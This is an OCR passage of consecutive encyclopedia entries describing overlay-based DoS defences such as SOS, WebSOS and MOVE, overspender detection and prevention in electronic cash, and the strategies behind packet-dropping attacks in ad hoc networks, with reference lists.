In a cryptosystem based on a group, the order of the group or element involved usually has a direct effect on security. For cryptosystems based on the ►Elliptic Curve Discrete Logarithm Problem, for instance, it is typically recommended that the order either be a large prime or a small multiple of a large prime (►NIST Elliptic Curves).

Outbound Authentication

►Attestation

Overlay-Based DoS Defenses

Angelos Stavrou
Computer Science Department, School Information Technology and Engineering, George Mason University, Fairfax, VA, USA

Definition

DoS attack: A Denial of Service attack is an incident in which a legitimate user or organization is forcefully, and in many times unlawfully, prevented from accessing information, services or of a resource they would normally expect to have.

DDoS attack: Distributed Denial-of-Service (DDoS) attack is a special case of DoS where large numbers of distributed compromised systems attack a target.

Bandwidth exhaustion attacks: These are a special case of DoS attacks that the adversary focuses on depleting the capacity of the network links of a user or an organization rendering them unusable.

Overlay networks: An overlay network is a computer network that is formed on top of another network. Nodes in the overlay network are connected using virtual or logical links, perhaps utilizing many links from the underlying network. For instance, many peer-to-peer networks are overlay networks because they are build on top of the Internet.

Background

One of the most prominent classes of DoS attacks is the one that target the availability of a networked service by overwhelming its communication substrate forcing the service to become unresponsive or even inaccessible. The focus of these DoS attacks is the weakest link in the underlying networking infrastructure that connects the service to its users. Indeed, attackers identify bandwidth "pinch" points and render them inoperable by flooding them with a large volume of requests. This attack traffic appears to be legitimate and, usually, from many different network locations leading to network bandwidth exhaustion or a Distributed DoS (DDoS). Another form of network DoS is the low-rate TCP attacks that is discussed in another chapter of this Encyclopedia. The effects of Network DoS attacks can be debilitating and present a new form of cyber warfare as it can be seen in the cases of attacks against Estonia [1] and Georgia [2]. Furthermore, due to their nature, attacks against the network connectivity are at threat to both open, usually Internet-based, services [3] that do not require explicit user authentication and restricted services. In this chapter, a thorough study of the different overlay-based DoS and DDoS defenses starting from the first generation systems is presented.

Applications and Experimental Results

First-Generation Overlay-Based DoS Defenses


Adversaries have the ability to launch DoS attacks from a variety of network points. The number and bandwidth capabilities of these compromised locations determine the intensity with which the attacker can bombard a node with packets, to effectively shut down that node's ability to receive legitimate traffic. Knowledge of the target's IP address is all that is needed in order for a moderately provisioned attacker to saturate the target site.

To protect the availability of services that are accessible through a network, especially open Internet-based services, researchers proposed the use of indirection, overlay-based DoS defenses including Secure Overlay Services (SOS) [4, 5] and Mayday [6]. SOS was the first approach to propose the placement of overlay access points in the

network that would filter traffic to a protected service "deep" into the network acting as a distributed firewall. The insight was that because traditional firewalls themselves are susceptible to DoS attacks, what is really needed is a distributed firewall [7, 8]. To avoid the effects of a DoS attack against the firewall connectivity, instances of the firewall are distributed across the network pushing the filtering closer to the clients and far from the protected service. Expensive processing, such as cryptographic protocol handling, is farmed out to a large number of nodes. Given a sufficiently large group of nodes, one can select a very small number of them as the designated authorized forwarding stations: only traffic forwarded from these nodes will be allowed through the filtering router. In SOS, these nodes are called secret servlets. All communications to the protected service have to be authorized and routed by the indirection infrastructure (Overlay). Furthermore, the protected service (or its immediate ISP) must implement filtering rules on their routers excluding all but a small number of overlay nodes (Access Points) that act as secret servlets. The assumption is that the filtering routers are placed before the weak link and powerful enough to filter on incoming traffic using a small number of rules without adversely affecting their performance.

Figure 1 shows the basic components of the SOS architecture. There are three parts in this architecture: the way the user establishes communication with the overlay, the overlay routing infrastructure, and the communication of the overlay with the protected service. To establish communication with the protected service, the users have to first communicate with one of the access points participating in the overlay and provide valid authentication credentials. To route traffic inside the overlay, SOS uses Chord [9] Distributed Hash Table (DHT) message routing which can be viewed as a routing service that can be implemented on top of the existing IP network fabric, that is as a network overlay. Consistent hashing [10] is used to map an arbitrary identifier to a unique destination node that is an active member of the overlay. The Chord algorithm routes packets around the overlay "circle", progressively getting closer to the desired overlay node. Typically, the hash functions used to map nodes to identifiers do not attempt to map two geographically close nodes to nearby identifiers. Hence, it is often the case that two nodes with consecutive identifiers are geographically distant from one another within the network.

The Chord service is robust to changes in overlay membership, and each node's list is adjusted to account for nodes leaving and joining the overlay such that the above properties continue to hold. SOS uses the IP address of the target as the identifier to which the hash function is applied. Therefore, Chord can direct traffic from any node



Overlay-Based DoS Defenses. Fig. 1 First generation overlay-based defense architecture as proposed in SOS. The client is prevented from connected directly to the protected server. Instead she has to authenticate to the overlay access points, which will route her packets to one of the secret servlets. Secret servlets are the only nodes allowed to forward packets through the firewall to the protected service

in the overlay to the node that the identifier is mapped to, by applying the hash function to the target's IP address. This node, where Chord delivers the packet, is not the target, nor is it necessarily the secret servlet. It is simply a unique node that will be eventually reached, after up to $m = \log(\textit{Overlay Nodes})$ network hops, regardless of the entry point. This node is called the beacon, since it is to this node that packets destined for the target are first guided.

Chord provides a robust and reliable, while relatively unpredictable for an adversary, means of routing packets from an overlay access point to one of several beacons. The secret servlet uses Chord to periodically inform the beacon of the secret servlet's identity. Should the servlet for a target change, the beacon will find out as soon as the new servlet sends an advertisement. If the old beacon for a target drops out of the overlay, Chord will route the advertisements to a node closest to the hash of the target's identifier. Such a node will know that it is the new beacon because Chord will not be able to further forward the advertisement. By providing only the beacon with the identity of the secret servlet, traffic can be delivered from any firewall to the target by traveling across the overlay to the beacon, then from the beacon to the secret servlet, and finally from the secret servlet, through the filtering router, to the target. This allows the overlay to scale for arbitrarily large numbers of overlay nodes and target sites.

SOS is robust against DoS attacks because if an access point is attacked, the confirmed source point can simply choose an alternate access point to enter the overlay. Any overlay node can provide all different required functionalities (Access Point, Chord routing, beacon, secret servlet). If a node within the overlay is attacked, the node simply exits the overlay and the Chord service self-heals, providing new paths over the re-formed overlay to (potentially new sets of) beacons. Furthermore, no node is more important or sensitive than others – even beacons can be attacked and are allowed to fail. Finally, if a secret servlet's identity is discovered and the servlet is targeted as an attack point, or attacks arrive at the target with the source IP address of some secret servlet, the target can choose an alternate set of secret servlets.

Mayday [6] explores separately the two main facets of the SOS architecture, filtering and overlay routing, with several alternative mechanisms considered. It is observed that in some cases, the various security properties offered by SOS can still be maintained using mechanisms that are simpler and more predictable. However, some second-order properties, such as the ability to rapidly reconfigure the architecture in anticipation of or in reaction to a breach of the filtering identity (e.g., *identifying the secret servlet*), are compromised.

Second Generation Overlay-Based DoS Defenses

Protection for Web Services

A significant limitation of first generation of overlay-based DoS defenses is the lack of protection support for anonymous (i.e., *non-authenticated*) and latency-sensitive services. WebSOS [11, 12] extended the original SOS design to provide support for anonymous web services and it is the first instantiation of the SOS architecture as a protection system. The design of the WebSOS system was primarily designed to prevent congestion-based DDoS attacks from denying any user's access to web servers targeted by those attacks. However, compared to the original SOS the client interaction had to be modified to accommodate anonymous users. Furthermore, due to the latency-sensitive nature of web-services, WebSOS had to provide a less expensive overlay routing scheme by creating flow routing that replaces the original per-packet Chord routing.

The novel aspects of WebSOS are its use of graphic Turing tests in lieu of (or in addition to) strong client authentication (as was proposed in SOS) to distinguish between human users and automated attack *zombies*. Moreover, WebSOS is transparent to browsers and servers, by taking advantage of browser extensibility. Although WebSOS itself protects only web traffic, it can be used to enable routing of other types of traffic by establishing IPsec tunnels through the overlay; the web-based authentication is leveraged to create a channel for other traffic. It is conceivable that WebSOS can be used only when an attack is detected, that is when a client cannot directly reach the destination web server. Thus, when no attacks are underway, the impact of WebSOS in network performance and other overheads is zero. An additional design goal of WebSOS, which was achieved, was avoiding changes to protocols and network elements (such as routers). Architecturally, WebSOS is similar to SOS (see Fig. 1) but with the addition of graphic turing tests (GTT) and shortcut overlay routing.

GTTs [13] are used to prevent automated attacks from breaching the overlay. The completely automated public turing test to tell computers and humans apart (CAPTCHA) visual test is implemented at the entry point of the overlay to verify the presence of a human user. CAPTCHA is a program that can generate and grade tests that most humans can pass, but automated programs cannot. For vision-impaired users, it is possible to use audible tests of a similar nature. When a user passes the GTT, the access point issues a short-lived X.509 [14] certificate. This certificate is signed by the entity operating the overlay, authorizing the holders to access the web service. The

certificate is set to expire after a configurable time (initially set at 30 min), and contains the IP address of the client (to avoid reuse by multiple zombies). The overlay securely proxies all traffic from the source to the target via one of the beacons.

WebSOS authenticates and routes packet flows using SSL over each hop of the overlay as a means of verifying the authenticity of the previous hop. No special functionality is required by the overlay nodes to perform these tasks; the user browser simply has to be supplied with the appropriate certificate(s) from the WebSOS administrator.

In the original SOS architecture, the path established from the user to the target through the overlay was unidirectional. Traffic in the reverse direction could also traverse the overlay, by reversing the roles of user and target. In that case, the path taken by requests and responses would be different. Alternatively, traffic from the target to the user could be sent directly (without using the overlay); this is usually not a problem, since most communication channels are full duplex and, in the event of a DDoS attack, only the downstream portion (to the target) is congested. An additional benefit of this asymmetric approach is reduced latency, since most client/server traffic (especially in web environments) is highly asymmetric that is, clients receive a lot more information than they transmit. This was possible because routing decisions in SOS are made on a per-packet basis. In WebSOS, routing decisions are made on a per-connection basis. Any subsequent requests over the same connection (when using HTTP 1.1) and any responses from the web server can take the reverse path through the overlay.

Another system that used an overlay system to improve the availability (but not necessarily mitigate a DoS attack) is Multi-homed Overlay NETwork (MONET) [15]. MONET improves client availability to Web sites using a combination of link multi-homing and a cooperative overlay network of peer proxies to obtain a diverse collection of paths between clients and Web sites. This approach creates many potential paths between clients and Web sites. This approach Creates many Potential Paths between Clients and Web sites, requiring a scalable way to selecting a good path. MONET solves this problem using a waypoint selection algorithm, which picks a good small subset of all available paths to actively probe.

Removing ISP Packet Filtering


The first generation of overlay-based protection schemes mandated the existence of a filtered area that would block traffic from all but a few known network nodes (secret servlets). This required packet filtering was usually applied the first-hop ISP routers and requires constant updating as the servlets change over time. Unfortunately, ISPs do not have the incentive to justify the cost of managing such filters. Moreover, users have to constantly depend on the ISP to enforce the user policy that they want to enforce.

A solution to the problem of ISP packet filtering was proposed in the Migrating OVErlays (MOVE) system [16]. MOVE modifies the connection of the secret serlvet with the protected service using process migration to move (and obscure) the current location of the attacked service. Any connectivity between the original site and the new location of the service is maintained using "stepping stone" hosts. Figure 2 illustrates the architectural components of MOVE.

When an attack is detected, the server process is suspended and migrated, using a lightweight virtualization system [17]. A random hosting site is selected and, after querying its current status with respect to DoS attacks and other suspicious activity, the server is migrated there. At the same time the overlay is notified of the new service location re-routing the existing and subsequent legitimate connections to the new service location. As far as the clients are concerned, the system exhibits a small delay in service but not any prolonged disruption. To perform the migration, a "stepping stone" host that resides in the same ISP as the source hosting site is used to achieve routeability from an unpredictable source address (one that cannot be attacked from outside the ISP). No aspect of MOVE depends on the network infrastructure itself, although it makes certain assumptions about the threat model. In particular, there is a notion of *legitimate users* and the attackers who cannot take over arbitrary routers or eavesdrop at will on arbitrary network links. Another assumption is that a relatively large number of potential hosting sites is readily available when the system is under attack.

Overlay-Based Defenses Against Targeted DoS Attacks

Indirection-based overlay networks (IONs) protection is based on the assumption that attackers will attack a fixed and bounded set of overlay nodes causing service disruption to a small fraction of the users. In addition, IONs depend on the inability of an adversary to discover connectivity information for a given client and the infrastructure (e.g., *which overlay node a client is using to route traffic*). This makes them susceptible to a variety of easy-to-launch attacks that are not considered in the standard threat model of such systems. For example, adversaries may possess real-time knowledge of the specific overlay node(s) a client is routing traffic through, or may be




Overlay-Based DoS Defenses. Fig. 2 Migrating overlay system architecture. Notice that in the system back-end the router filtered area has been replaced by a lightweight process migration system that harnesses overlay routing capabilities to change the routing of the legitimate users from the attacked site to a new location

attacking nodes using a time-based scheme that will try to maximize the impact of the attack on clients' connectivity. Such attacks can be network-oriented (e.g., TCP SYN attacks [18]) or application-related "sweeping" attacks or "targeted" attacks.

In targeted attacks, an attacker that has knowledge of the client's communication parameters can "follow" the client connections and bring down the nodes that he tries to connect to. As soon as the client realizes (typically after some timeout period) that the overlay node is unresponsive and switches to a new node, the attacker also switches the attack to this new node. Thus, an attacker that can bring down a single node can create a targeted DoS attack for specific clients. A more sophisticated attacker, explicitly not considered in other proposed IONs, may know which overlay node a client is using. An attacker can get this information by eavesdropping on an appropriate edge-network link: the client's wireless communications to his access point or the link to his ISP. Using the radio communications analogy, this is akin to an adversary that is eavesdropping on wireless communications, jamming frequencies where traffic is detected; after a short period of time, the adversary searches for new frequencies that the attacked parties may have switched to. It does so by snooping on the local network link, in a wide-area wireless network such as the upcoming WiMAX, or in some enterprise-wide 802.11 (WiFi) environments.

The previously mentioned, inherent limitations of the first generation overlay-based traffic redirection mechanisms can be addressed by adopting a spread-spectrum like communication paradigm like the one presented in Ref. [19].

In a "spread-spectrum" approach, the client spreads its packets randomly across all access points, preventing an attack from "following". The path diversity naturally exhibited by a distributed overlay network serves as the "spectrum" over which communications are "spread." To maintain state across all overlay nodes, a token issued



Overlay-Based DoS Defenses. Fig. 3 Spreading traffic across multiple overlay access points. Attacks that render a number of overlay nodes ineffective do not impact end-to-end communications

by the overlay network to the client is used to verify the authenticity of each packet communicated by the client. The use of a token alleviates the necessity to maintain application or network-level state at any of the overlay nodes (unlike previous IONs), at the expense of bandwidth (since the ticket must be included in every packet routed through the ION).

To protect the communications of a client of the overlay from attackers that either have partial knowledge of the communication parameters (i.e., can determine which overlay nodes a client is communicating with), or are blindly attacking overlay nodes using "sweeping" attacks, thus forcing clients to keep re-establishing connections to new overlay nodes. For simplicity, assume temporarily that the reverse channel (from the overlay to the client) is protected by the overlay in the same manner communications to the server are protected, or is otherwise safe from interference.

The spreading overlay-based architecture is shown in Fig. 3. The packets from the client are transmitted across all overlay nodes in a pseudo-random manner storing no network or application level state in the overlay nodes. An attacker will not know which nodes to direct an attack to; randomly attacking a subset of them will only cause a fraction of the client's traffic to be dropped. By using forward error correction (FEC) or simply duplicating packets (i.e., *sending the same packet through two or more different access points simultaneously*), the system can guarantee packet delivery with high probability, for a given an upper bound on the number of nodes an attacker can simultaneously attack.

To communicate, the client selects an overlay node at random and sends a packet containing its public key certificate and a request to initiate authentication. The receiving node immediately forwards the request to another overlay node at random; thus, an attacker (who cannot react fast enough to prevent a packet from being forwarded on) does not have a target. The second overlay node selects a random session key Ku and creates a ticket for that client. The ticket contains enough information to validate and limit the amount of packets received from the client while preventing replay and CPU-exhaustion attacks against the overlay access points. For more details about the exact ticket design the reader is encouraged to read [19].

Open Problems

To date, there is no comprehensive mechanism to eliminate network DoS attacks, only curtail them. The network-borne DoS attacks are inherently an end-point problem and they can easily be confused with flash crowds.

Recommended Reading

1. Estonia recovers from massive denial-of-service attack (2007) by Jeremy Kirk, IDG News Service, 05/17/2007, (http://www.networkworld.com/news/2007/051707-estonia-recovers-from-massive-denial-of-service.html). Accessed 17 May 2007

2. Georgian websites forced offline in 'cyber war' (2008) by Asher Moses, The Sunday Morning Herald. (http://www.smh.com.au/news/technology/georgian-websites-forced-offline-in-cyber-war/2008/08/12/1218306848654.html). Accessed 12 Aug 2008
3. Pro-Georgia blogger 'George' target of Twitter attack (2009) by Hilary Whiteman, CNN. (http://www.cnn.com/2009/TECH/08/07/russia.georgia.twitter.attack/index.html). Accessed 7 Aug 2009
4. Keromytis AD, Misra V, Rubenstein D (2002) SOS: Secure Overlay Services. In: Proceedings of ACM SIGCOMM, pp 61–72
5. Keromytis AD, Misra V, Rubenstein D (2004) SOS: an architecture for mitigating DDoS attacks. IEEE Journal on Selected Areas of Communications (JSAC), 33(3):413–426, 2004
6. Andersen DG (2003) Mayday: Distributed Filtering for Internet Services. In: Proceedings of the 4th USENIX Symposium on Internet Technologies and Systems (USITS), 2003
7. Bellovin SM (1999) Distributed Firewalls; login: magazine, special issue on security, November 1999, pp 37–39
8. Ioannidis S, Keromytis AD, Bellovin S, Smith J (2000) Implementing a distributed firewall. In: Proceedings of Computer and Communications Security (CCS), pp 190–199
9. Stoica I, Morris R, Liben-Nowell D, Karger DR, Kaashoek MF, Dabek F, Balakrishnan H (2003) Chord: a scalable peer-to-peer lookup protocol for internet applications. IEEE/ACM Trans. Netw. 11, 1 (Feb. 2003), 17–32. DOI= http://dx.doi.org/10.1109/TNET.2002.808407
10. Karger D, Lehman E, Leighton F, Panigrahy R, Levine M, Lewin D (1997) Consistent hashing and random trees: distributed caching protocols for relievig hot spots on the World Wide Web, In: Proceedings of ACM Symposium on Theory of Computing (STOC), pp 654–663
11. Morein WG, Stavrou A, Cook DL, Keromytis AD, Misra V, Rubenstein D (2003) Using graphic turing tests to counter automated DDoS attacks against web servers. In: Proceedings of the 10th ACM International Conference on Computer and Communications Security (CCS), pp 8–19
12. Stavrou A, Cook DL, Morein WG, Keromytis AD, Misra V, Rubenstein D (2005) Websos: an overlay-based system for protecting web servers from denial of service attacks. J Commun Netw 48(5)
13. von Ahn L, Blum M, Hopper NJ, Langford J (2003) CAPTCHA: using hard AI problems for security. In: Proceedings of EUROCRYPT
14. CCITT, X.509 (1989) The directory authentication framework, International Telecommunications Union, Geneva
15. Andersen DG, Balakrishnan H, Frans Kaashoek M, Rao RN (2005) Improving Web Availability for Clients with MONET. In: Proceedings of the 2nd Symposium on Networked Systems Design and Implementation (NSDI)
16. Stavrou A, Keromytis AD, Nieh J, Misra V, Rubenstein D (2005) MOVE: an end-to-end solution to network denial of service. In: Proceedings of the ISOC Symposium on Network and Distributed System Security (SNDSS), pp 81–96
17. Osman S, Subhraveti D, Su G, Nieh J (2002) The design and implementation of zap: a system for migrating computing environments. In: Proceedings of the 5th Symposium on Operating Systems Design and Implementation (OSDI), pp 361–376
18. Kuzmanovic A, Knightly EW (2003) Low-Rate TCP-targeted denial of service attacks. In: Proceedings of ACM SIGCOMM, pp 75–86
19. Stavrou A, Keromytis AD (2005) Countering DoS attacks with stateless multipath Overlays. In: Proceedings of the 12th ACM Conference on Computer and Communications Security (CCS), pp 249–259

Overspender Detection

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Electronic Cash; ►Electronic Payment

Definition

Overspender detection is an important security requirement of certain ►electronic cash systems.

Theory

In ►electronic payment schemes and ►electronic cash that use prepaid electronic coins, there is a natural fraud scenario where a customer tries to use an already spent electronic coin a second or third time. An important security requirement in such schemes is overspender detection, i.e., an effective way of determining the culprit who has spent an electronic coin two or more times. A related and equally important security requirement is to detect coins that are overspent or even better to prevent coins from being overspent (►overspending prevention).

If electronic coins bear the identities of customers who have withdrawn them, then overspender detection is easy to accomplish and appears an almost trivial security requirement. If electronic coins can be spent anonymously (►anonymity) though, then each coin alone carries too little information to identify the spender. It is possible, however, to design systems where two or more transactions of spending the same coin reveal enough information to the verifier (bank) to recover the identity of the overspender.

Recommended Reading

1. Asokan N, Janson PA, Steiner M, Waidner M (1997) The state of the art in electronic payment systems. Computer 30(9): 28–35
2. Bellare M, Garay J, Hauser R, Herzberg A, Krawczyk H, Steiner M, Tsudik G, Van Herreweghen E, Waidner M (2000) Design, implementation and deployment of the iKP secure electronic payment system. IEEE J Sel Areas Commun 18(4):611–627

Overspending Prevention

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Electronic Cash; ►Electronic Payment

Definition

Overspending prevention is an important security requirement of certain electronic cash systems.

Theory

In ►electronic payment schemes and ►electronic cash that use prepaid electronic coins, there is a natural fraud scenario where a customer tries to use an already spent electronic coin a second or third time. An important security requirement in such schemes is thus to detect coins that are overspent or even better to prevent coins from being overspent. A related and equally important security requirement is to detect culprits who have overspent one or more of their electronic coins (►overspender detection).

If electronic coins bear the identities of customers who have withdrawn them, overspending detection and prevention are easy to accomplish and appear an almost trivial security requirement. The verifiers of coins only need to check in a database whether the electronic coin at hand has been spent before, and if so, who the respective double spender is. If electronic coins can be spent anonymously (►anonymity) though, then each coin alone carries too little information to identify the spender. Double spending of anonymous coins can therefore only be prevented by using hardware security devices that cannot be manipulated by their holders (under reasonable assumptions). It is possible, however, to design anonymous electronic coin schemes where two or more spending transactions of the same coin reveal enough information to the verifier (bank) to detect whether a coin has been spent before, to reject the second attempt to pay with such a coin, and to recover the identity of the overspender.

Recommended Reading

1. Asokan N, Janson PA, Steiner M, Waidner M (1997) The state of the art in electronic payment systems. Computer 30(9):28–35
2. Bellare M, Garay J, Hauser R, Herzberg A, Krawczyk H, Steiner M, Tsudik G, Van Herreweghen E, Waidner M (2000) Design, implementation and deployment of the iKP secure electronic payment system. IEEE J Sel Areas Commun 18(4): 611–627

P

Packet Flooding Attack

►Network Bandwidth Denial of Service (DoS)

Packet-Dropping Attack

Qijun Gu
Department of Computer Science, Texas State University-San Marcos, San Marcos, Texas, USA

Related Concepts

►Node Compromises; ►Secure Routing

Definition

Packet-dropping attack is a type of denial-of-service (DoS) attack that drops packets to make the source and the destination perceive disconnection or degradation of path quality.

Background

In an ad hoc network, nodes form the network collaboratively without using any infrastructure. Different from the Internet, ad hoc nodes are both end hosts and routers. In order to deliver packets, they must ask other nodes to forward packets in the network. Such cooperation is critical to the aliveness of the network. However, since nodes are not trustable in ad hoc networks, a malicious or a compromised node, residing on a path, can drop packets forwarded along that path. Such malicious actions disrupt normal packet forwarding and may further cause denial of service (DoS) or change the network-routing topology.

Theory

Packet-dropping attacks can target various kinds of packets at or above the network layer. It requires attacking nodes to be on the paths. Attackers can also use different dropping strategies to cause different consequences.

At the network layer, an attacker can drop routing packets, data packets, or other network management packets (such as the Internet control message protocol (ICMP) packets). If routing packets are dropped, the valid paths contained in the dropped packets will not be used. Although attackers will be excluded from the paths due to dropping routing packets, they can isolate a part of network or partition a network. If attackers on a path drop data packets, the source and the destination of the path will perceive packet loss on the path and thus redo the route discovery. Similarly, dropping network management packets will disrupt network management. For instance, the ICMP host unreachable packet is used in the ad hoc on-demand distance vector (AODV) routing protocol to indicate that a destination address is not assigned to any nodes in a subnetwork. Dropping this packet will deceive upstream routing nodes and the source that the unassigned address is assigned in the subnetwork.

At the transport layer, especially for the transmission control protocol (TCP), attackers can drop TCP control packets or data packets. Three attack objectives can be achieved. One is that new TCP connections cannot be established if synchronize (SYN) and acknowledge (ACK) packets for establishing the connections are dropped. The second is that current TCP connections can be disconnected or slowed if data packets are dropped. Dropping data packets triggers the congestion control mechanism of TCP naturally, which asks for retransmitting lost packets, turning to the slow start phase, or disconnecting failed connections. The third is to consume the resource of end hosts. For instance, reset (RST) and finish (FIN) packets are used to finish a TCP connection. Dropping them will make end hosts keep the open status of a closed TCP connection.

Attackers can use different strategies to drop packets. In the black hole attack, attackers drop all packets simply. Attackers can also manipulate routing protocols, for instance, sending forged routing packets, such that all packets are routed to a destination with an invalid address. Then the packets will be discarded.

The other dropping strategy is the gray hole attack, in which attackers drop packets selectively. Such attack strategy further divides into selected-type packet dropping, periodic packet dropping, random packet dropping, and retransmission packet dropping. In a selected-type packet

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

dropping, an attacker could drop some types of packets but not others. For example, the attacker only drops data packets but forwards routing packets. As a consequence, end hosts will be able to discover routes but cannot use them. In a periodic packet dropping, an attacker drops *m* packets in every *n* seconds. When the period is about the retransmission time out (RTO) period, the throughput under attack could be reduced to zero [1, 2]. The third strategy is random packet dropping, in which an attacker tosses a coin to decide whether or not to drop a packet. Such dropping reduces the throughput of the connections on the path, because the dropped packets will be retransmitted and the transmission window size will be reduced. The strategy of retransmission packet dropping will result in a large delay in connections and disconnection. Because the back-off time of a TCP connection increases exponentially as retransmission fails, dropping retransmission packets is easier to cause larger backoff time than other dropping strategies [3].

